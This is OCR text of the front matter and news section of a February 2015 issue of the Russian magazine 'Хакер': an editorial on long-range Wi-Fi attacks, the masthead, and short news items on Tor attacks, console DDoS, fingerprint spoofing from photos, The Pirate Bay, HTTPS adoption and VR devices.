


450₽
РЕКОМЕНДОВАННАЯ ЦЕНА
16+
ХАКЕР
№193
WWW.XAKEP.RU
АТАКУЕМ WI-FI-СЕТЬ НА ДАЛЬНИХ ДИСТАНЦИЯХ
ИЗВЛЕКАЕМ ДАННЫЕ ИЗ IOS-УСТРОЙСТВ ПРИ ПОМОЩИ ФОРЕНЗИКИ
СТР. 73/77
ДАТАМАЙНИНГ ПОЛЬЗОВАТЕЛЕЙ ЧЕРЕЗ API СОЦСЕТЕЙ
СТР. 63/67
КРИПТОГРАФИЧЕСКИЕ АТАКИ ПО ПВК
СТР. 56/62
(game)land
hi-fun media
PUBLISHING FOR ENTHUSIASTS
4 607157 100063 15002



ГЛАВНОЕ – БЫТЬ В ЗОНЕ ДЕЙСТВИЯ

Еще не так давно использование внутрикорпоративных Wi-Fi-сетей для передачи sensitive-информации считалось своего рода моветоном. Кажется, что передача данных по проводам априори более безопасна, чем теоретически доступная неограниченному кругу лиц Wi-Fi-сеть (привет, aircrack-ng). Многие компании до сих пор не осознают, что физически врезаться в провода и организовать перехват ничуть не сложнее, чем проникнуть в закрытую Wi-Fi-сеть. Статья «Троянский пони» из декабрьского Х — живое тому доказательство.

Корпоративные сети с доступом по Wi-Fi, безусловно, дают компаниям куда больше свободы с точки зрения построения клиентской архитектуры. Возможность подключить множество устройств (в том числе и мобильных, например чекаут-терминалы в магазинах) избавляет от необходимости привязываться к стационарным рабочим местам. Плата за это — гипотетическая возможность атаки даже без физического присутствия внутри здания компании. Главное — быть в зоне действия сети. Обычно это десять-двадцать метров вокруг маршрутизатора. И если эта зона надежно мониторится на предмет наличия закладок или просто подозрительных людей, то атака через Wi-Fi невозможна. Вроде бы.

Несмотря на это, глупо надеяться, что проникнуть по Wi-Fi нельзя. Источник Wi-Fi-сигнала — корпоративный маршрутизатор — это только половина тракта. Вторая половина — приемник, и он под нашим контролем. Злоумышленник может сделать его настолько мощным, что сможет работать с сетями на огромных расстояниях, даже не находясь в зоне видимости. И тогда уже ничто, кроме специализированных изоляторов (во всех смыслах этого слова, читай варнинги), не остановит атакующего от взлома.

Респект Тарасу Татаринову и Юрию Гольцеву за практическое описание концепта и отличную тему номера. Парни, вы молодцы!

Stay tuned, stay][!

Илья Русанен, главред][
@IlyaRusanen




№ 02 (193) Дата выхода: 04.02.2015

Илья Русанен
Главный редактор
rusanen@real.xakep.ru

Ирина Чернова
Выпускающий редактор
chernova@real.xakep.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE и СЦЕНА
pismenny@real.xakep.ru

Антон «ant» Жуков
ВЗЛОМ
ant@real.xakep.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
alexander@real.xakep.ru

Юрий Гольцев
ВЗЛОМ
goltsev@real.xakep.ru

Илья Илембитов
UNITS
ilembitov@real.xakep.ru

Евгений Зобнин
X-MOBILE
execbit.ru

Илья Русанен
КОДИНГ
rusanen@real.xakep.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@real.xakep.ru

АРТ

Елена Тихонова
Арт-директор

Егор Пономарев
Дизайнер
Обложка

Екатерина Селиверстова
Дизайнер
Верстальщик

DVD

Антон «ant» Жуков
Выпускающий редактор
ant@real.xakep.ru

Максим Трубицын
Монтаж видео

РЕКЛАМА

Анна Яковлева
PR-менеджер
yakovleva.a@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА


Подробная информация по подписке shop.glc.ru, info@glc.ru, (495) 663-82-77,
(800) 200-3-999 (бесплатно для регионов РФ и абонентов МТС, «Билайн», «МегаФон»)
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 450 рублей. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *content@glc.ru*.

© Журнал «Хакер», РФ, 2015

16+


CONTENT




ФЕВРАЛЬ 2015

№ 193

MEGANEWS



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru



Новость месяца

Tor под прицелом

СРАЗУ НЕСКОЛЬКИМ АТАКАМ ПОДВЕРГЛАСЬ СЕТЬ TOR В ЭТОМ МЕСЯЦЕ

К сожалению, Tor не дает спокойно спать не только спецслужбам и правоохранительным органам, но и хакерам.

В конце декабря в официальном блоге Tor Project появилась запись, предупреждающая о готовящейся на onion-сеть атаке. В посте сообщалось, что в ближайшее время ожидаются попытки вывести сеть из строя про помощи атаки на специализированные серверы, которые работают как каталоги со списком рилеев. То есть предполагали направленный удар по блоку authorities — серверов директорий Tor, которые являются точками подключения к сети, отвечают за аутентификацию и передачу пользователю списка шлюзов, обрабатывающих трафик. Всего насчитывается десять серверов директорий, размещенных в разных странах: четыре в США, два в Германии, два в Голландии, один в Австрии и один в Швеции. Ожидали либо массированную DDoS-атаку, либо вообще физическое отключение серверов от сети (что привело бы к ее неработоспособности и невозможности подключиться даже при рабочих узлах), последнее непрозрачно намекало бы на причастность спецслужб.

Атака действительно произошла, правда, не совсем ясно, та ли это атака, которой ждали. Через пару дней после публикации предупреждения в блоге Томас Уайт, оператор 15 выходных узлов Tor и нескольких зеркал, уведомил сообщество о потере контроля над своей серверной инфраструктурой (вероятнее всего, в результате взлома) и блокировке учетной записи хостинг-провайдером. Все серверы Уайта, размещенные у одного провайдера, вдруг просто перестали отвечать на запросы. Позднее некоторые включились, но оказались недоступны по сети. Анализ логов показал, что имело место вскрытие корпуса серверов и на 30–60 с к серверу подключали неизвестное USB-устройство. После этого связь прервалась. В настоящее время все обслуживаемые кластером выходящие узлы выведены из сети Tor и до окончания разбирательства помещены в черный список. Уайт заверил, что пользовался только защищенным каналом связи для управления серверами через KVM-консоль, а серверы были сконфигурированы с учетом всех рекомендаций по обеспечению безопасности узлов. Проще говоря, на серверах не хранились какие-либо данные о пользователях и опасности компрометации нет.



Недавно вызвались атаковать Tor и хакеры из группы Lizard Squad. Согласно официальным сообщениям разработчиков Tor, Sybil-атака помогла хакерам захватить не более 1% сети Tor и уже ведется удаление мусорных узлов.


P2P-БРАУЗЕР

СОЗДАТЕЛИ BITTORRENT ТЕСТИРУЮТ БРАУЗЕР

Проект Maelstrom вошел в стадию альфа-тестирования, и разработчики наконец-то поделились некоторыми подробностями относительно своего детища.

Создатели протокола BitTorrent готовят к выходу браузер, работающий на основе технологии P2P, проект получил кодовое название Maelstrom. Пока тестирование закрытое, но подать заявку и ждать инвайта уже можно на официальном сайте. Суть проекта, в общем-то, проста: пользователи будут обмениваться друг с другом сайтами, частично загруженными на их компьютеры, так же, как сейчас обмениваются различным контентом при помощи торент-клиентов. Проект базируется на движке Chromium (на нем же стоят Chrome и Opera) и «поддерживает обычный браузинг HTTP/S». Разработчики также рассказали, что на текущем этапе Maelstrom не умеет конвертировать обычные сайты в «торент-сайты», издателям и разработчикам предлагают самим выложить свои ресурсы в торент-формате. Говоря проще, Maelstrom совмещает в себе функции как обычного браузера, так и распределенного.

Хотя BitTorrent пока не спешит делиться большим количеством деталей, уже было заявлено, что неприятностей с потоковым видео или рекламой не возникнет, — Google Analytics, кнопки социальных сетей и прочие привычные элементы не вызовут никаких проблем.



«Мы уверены, что, если все получится, наш проект поможет решить наиболее острые проблемы современного интернета: как сохранить интернет открытым, а доступ в него — свободным», — говорят в BitTorrent.



ГЕЙМЕРАМ ИСПОРТИЛИ ПРАЗДНИКИ

АТАКОВАНЫ XBOX LIVE, PLAYSTATION NETWORK И TOR

Конец декабря принес пользователям сервисов Xbox Live и PlayStation Network негативные и далеко не праздничные эмоции. Для тех, кто далек от мира консолей, напомню, что означенные сервисы Microsoft и Sony позволяют покупать игры и контент онлайн, а также играть с другими пользователями. Однако поиграть в Рождество толком никому не удалось. Почти сутки в работе Xbox Live наблюдались серьезные проблемы, а PlayStation Network и вовсе провела «в коме» несколько дней.

Как выяснилось, праздники геймерам испортила мощная DDoS-атака, ответственность за которую взяла на себя группировка Lizard Squad, опубликовав соответствующий пост в своем твиттере. В переговоры с хакерами даже вступил Ким Дотком, а Anonymous вообще объявили им войну. Microsoft и Sony от каких-либо комментариев отказались, но, согласно слухам, восстановление работы сервиса Xbox Live — это прямая заслуга Кима Доткома.

Тем временем Lizard Squad не успокоились, а заявили, что следующая их цель — Tor и некая известная только им 0day-уязвимость в нем. После чего последовало сообщение, что атака удалась и значительная часть рилеев уже находится под контролем хакеров. Администрация Tor Project, впрочем, быстро опровергла эту информацию.



«Честно говоря, я считаю, что большинство людей способны научиться гораздо большему, чем кажется им самим. Они сдаются, едва попытавшись. Единственный совет, который я могу дать: важно рассматривать знания как семантическое древо. Убедитесь, что понимаете базовые принципы, то есть ствол и крупные ветви, а уж потом переходите к мелким „листьям“-деталям».


ИЛОН МАСК

ВОССТАНОВЛЕНИЕ ОТПЕЧАТКОВ ПАЛЬЦЕВ ПО ФОТО


ЕЩЕ ОДИН СПОСОБ ПОДДЕЛАТЬ СТАТИЧЕСКИЕ БИОМЕТРИЧЕСКИЕ ДАННЫЕ

Один из членов европейского Chaos Computer Club, Ян Крисслер рассказал на ежегодном конгрессе CCC о том, что ему удалось воссоздать по фотографии отпечаток пальца министра обороны Германии Урсулы фон дер Ляйен. Конечно, уже не раз было доказано, что отпечатки пальцев — это весьма ненадежная защита, так как способов их подделки придумали великое множество. Однако это первый раз, когда отпечаток воспроизвели удаленно, не имея никаких предметов, которых бы касалась жертва.

Крисслер рассказал, что использовал для работы официальные фото с пресс-конференции, на которых хорошо виден большой палец министра. Но поражает другое — для получения отпечатка из фотографии Крисслер не изобрел ничего хитроумного и гениального, он просто пропустил фото через программу VeriFinger, которая вообще доступна любому желающему (neurotechnology.com/verifinger.html). Просто качество камер в современных фотоаппаратах и смартфонах позволяет сделать фото достаточного для подобных экспериментов разрешения. Похоже, действительно пора переходить на динамическую биометрию (распознавание вен в пальцах, анализ специфики движения тела) и другие, более продвинутые методы идентификации человека.



«Наверное, в будущем политики станут появляться на публике только в перчатках», — пошутил хакер в конце своего доклада.



«Когда я вижу людей, носящих Google Glass, я думаю, что они очень крутые и храбрые, ведь они пользуются девайсом, который совершенно бессмыслен, учитывая соотношение его цены и возможностей. В моем понимании это замечательный продукт, который не преуспеет, как произошло и со многими другими замечательными продуктами».



СТИВ ВОЗНЯК

74%

всех установок PHP небезопасны

→ Сотрудник Google Энтони Феррара проанализировал PHP на публично доступных серверах и пришел к печальным выводам (которые к тому же счел оптимистичными!). Безопасны лишь 25,94% всех установок, у остальных 74% имеются разного рода проблемы, будь то устаревшие версии или незакрытые уязвимости. Особенно грустно выглядит сравнение с соседями по рынку: безопасны 82,27% установок Perl, 77,59% — Python, 64,48% — nginx.

3,5 Гбит/с

составила средняя мощность DDoS-атак

→ Компания Black Lotus опубликовала статистику по DDoS-атакам за третий квартал прошедшего года. Всего эксперты зафиксировали более 255 тысяч атак, из которых 58% были оценены как тяжелые. Максимальная мощность атаки была зафиксирована 14 сентября и составила 54 Гбит/с. В среднем мощность атак прирастает на 10% с каждым новым кварталом.

THE PIRATE BAY ЗАКРЫЛИ, ОСНОВАТЕЛИ РАДЫ

ПОХОЖЕ, «ПИРАТСКОЙ БУХТЕ» В ТЕКУЩЕМ ВИДЕ ВСЕ ЖЕ ПРИШЕЛ КОНЕЦ

Самый известный торрент-трекер на планете все-таки приказал долго жить. В декабре шведская полиция организовала рейд на дата-центр компании Portlane в Наке. Дата-центр примечателен тем, что находится под защитой частных охранников, оснащен дистанционно управляемыми замками и вообще размещен в бункере, внутри горы. Полицию это, впрочем, не остановило, были изъяты серверы, персональные компьютеры и другое оборудование компании. После рейда работу прекратил не только The Pirate Bay, но и Suprbay.org, сайты Bayimg.com и Pastebay.net.

Ситуацию вскоре прокомментировал один из сооснователей трекера Питер Сунде. Он заметил, что, когда подобное произошло восемь лет назад, люди по всему миру вышли на акции протеста, но теперь всем наплевать. По мнению Сунде, TPB за прошедшие годы полностью себя дискредитировал и «потерял душу», никто больше не станет за него заступаться. Проект, запущенный некогда из идеологических соображений, в конечном счете оказался увешан рекламой и баннерами, а в честь десятилетия трекера новые владельцы закатили шумную, закрытую и платную вечеринку.



Над одним из зашифрованных посланий TPB общественность билась больше месяца. В итоге, когда его все же удалось расшифровать, ничего интересного там не обнаружилось: оказывается, это была ссылка на YouTube, на ролик, в котором Арнольд Шварценеггер говорит «I'll be back».

Впрочем, похоже, Сунде рано похоронил «Пиратскую бухту». Владельцы известного поисковика по торрент-трекерам IsoHunt выложили в открытый доступ полную копию исходного кода и файлов The Pirate Bay. Дамп базы начитывает более 8 миллионов торрентов! Стараниями IsoHunt в Сети уже возникли десятки зеркал TPB, обновлять которые владельцы вольны самостоятельно, а для совсем ленивых предлагается установить скрипт Pirate Bay, обновляющий базу из репозитория автоматически. Стоит сказать, что одно из зеркал вообще принадлежит самим парням из IsoHunt, это oldpiratebay.org. Мы рекомендовали бы пользоваться именно им, так как другие копии, уже получившие в народе известность (thepiratebay.cr и thepiratebay.ee), демонстрируют баннеры и «радуют» троянами.

Кстати, «всплыл» обратно и сам The Pirate Bay — главная и теперь единственная страница сайта демонстрирует развевающийся пиратский флаг и таймер, отсчитывающий дни до некоего события. Страница периодически изменяется: так, на ней уже дополнительно появлялась ссылка на пиратскую копию скандального фильма «Интервью» и различные зашифрованные сообщения. Ни одна из «шифровок», впрочем, пока не пролила свет на то, что именно должно случиться 1 февраля, когда отсчет закончится.



По мнению Питера Сунде, TPB за прошедшие годы полностью себя дискредитировал и «потерял душу», никто больше не станет за него заступаться

БЕЗОПАСНОСТЬ ДОМАШНИХ WI-FI-СЕТЕЙ

→ Казалось бы, компьютерная грамотность населения мало-помалу растет и безопасность домашних сетей тоже должна улучшаться. Компания Avast провела исследование среди 2000 домовладельцев в США, и результаты, к сожалению, говорят об обратном.

33% домашних сетей настроены нормально и защищены

17%	опрошенных используют одно и то же слово в качестве логина и пароля для роутера
23%	опрошенных никогда не меняли дефолтный логин/пароль роутера
11%	вообще не знают, как поменять дефолтный логин/пароль роутера
80%	домашних беспроводных сетей подключено четыре и более устройств
88%	опрошенных не хотели бы обнаружить в своей Wi-Fi-сети непрошенных гостей, при этом
11%	сами воруют Wi-Fi у соседей

Каждый **5** опрошенный использует в качестве логина и пароля простейшую личную информацию: адрес, имя, номер телефона, название улицы

В домашнюю сеть входят:

28% мобильные гаджеты

17% принтеры и сканеры

12% умные телевизоры

4% плееры DVD и Blu-ray



Мышь поступит в розничную продажу по цене 129 долларов. Ее создатели обещают опубликовать все необходимое, чтобы игровые разработчики могли без проблем реализовать поддержку этого гаджета.

МЫШЬ С ДАТЧИКОМ СЕРДЦЕБИЕНИЯ

ДЛЯ МОНИТОРИНГА ФИЗИЧЕСКОГО СОСТОЯНИЯ НЕОБЯЗАТЕЛЬНО НУЖЕН ФИТНЕС-БРАСЛЕТ

Предсказанный многими аналитиками бум носимой электроники уже происходит: чтобы понять это, достаточно взглянуть хотя бы на количество различных умных часов и браслетов, представленных на рынке. Очевидно, шведы из компании Mionix вдохновились именно носимой электроникой, когда создавали геймерскую мышь NAOS QG, оснащенную датчиком сердцебиения и сенсором биоэлектрического сопротивления кожи.

NAOS QG была представлена на Kickstarter и успешно собрала искомые 100 тысяч долларов. Зачем в мышке нужен «счетчик» пульса? На самом деле сфера применения может быть весьма разнообразной и интересной не только геймерам. Сами разработчики продемонстрировали ПО, собирающее статистику с датчиков, которую можно, к примеру, выводить в реальном времени прямо в окне игры. На одном из скриншотов показано, что на экране демонстрируется пульс всех членов команды. Вполне возможно, что профессиональные геймеры подобное оценят. Но кроме них, такой функционал может пригодиться и «простым смертным», так как ПО может анализировать массив информации, собранный за прошедшие дни. На ум сразу приходят и предотвращение сердечных приступов, и автоматический вызов медиков, что, согласись, далеко не бесполезно.

HTTPS, И ТОЛЬКО HTTPS

ПРОТИВ HTTP УЖЕ РАЗВОРАЧИВАЕТСЯ НАСТОЯЩАЯ БОРЬБА

Все, кто следит за новостями, знают, что Google давно ратует за повальный переход на HTTPS. Недавно был опубликован план Chrome Security Team, принесший известие о том, что в этом году изменится маркировка небезопасных страниц. В частности, все веб-страницы, доступ к которым осуществляется по протоколу HTTP, будут отмечаться как небезопасные. Похожим образом сейчас помечаются HTTPS-соединения, установленные с некорректными или невалидными сертификатами. Внедрять данное новшество собираются постепенно: когда число безопасных сайтов превысит 65%, HTTP-сайты начнут маркировать как сомнительные. Позже, когда безопасных сайтов будет насчитываться больше 75%, HTTP-сайты уже станут отмечать как небезопасные. В Google полагают, что подобные меры должны подхлестнуть владельцев сайтов и пользователей переходить на HTTPS быстрее.

Интересно, что недавно было опубликовано совместное исследование университета Карнеги — Меллона, Туринского политехнического института и компании Telefónica Research, показавшее, что за использование HTTPS приходится платить медленной загрузкой сайтов, ускоренным расходом заряда аккумулятора на мобильных устройствах и лишением некоторых внутрисетевых сервисов от оператора сотовой связи.



Примерно половина всего сетевого трафика сейчас передается по HTTPS, в том числе 50% видеороликов с YouTube.

УДАЛЕНИЕ ДАННЫХ ПРОДОЛЖАЕТСЯ

Запросов за второе полугодие (в период с июля по декабрь) было получено	В первом полугодии запросов было
3105	3846

→ Google опубликовала очередное обновление Google Transparency Report, продолжая держать нас в курсе того, какие именно запросы на удаление контента получает компания, хотя информация запаздывает почти на год. Так, были опубликованы данные за второе полугодие 2013 года.



1066 Blogger

765 YouTube

841 Google

Самые частые причины для запроса:

38% клевета

16% наличие материалов для взрослых

11% несоблюдение приватности или безопасности данных



ВИРТУАЛЬНАЯ РЕАЛЬНОСТЬ ИЗ КАРТОНА И НЕ ТОЛЬКО

ДАЙДЖЕСТ НОВОСТЕЙ О VR-УСТРОЙСТВАХ

Возможно, ты уже встречал упоминания о проекте Google Cardboard — об этой интересной инициативе сотрудников Google рассказывали и мы, и многие другие СМИ. Напомню, что проект начался как хобби сотрудников Google Давида Коза и Дамьена Анри, которые создали наполовину шуточный продукт, позволяющий любому пользователю сделать собственные очки виртуальной реальности из куска картона, смартфона и пары линз. Кто бы мог подумать, что меньше года спустя количество проданных Cardboard перевалит за 500 миллионов! Похоже, Cardboard можно с уверенностью назвать самым популярным VR-устройством в мире :).

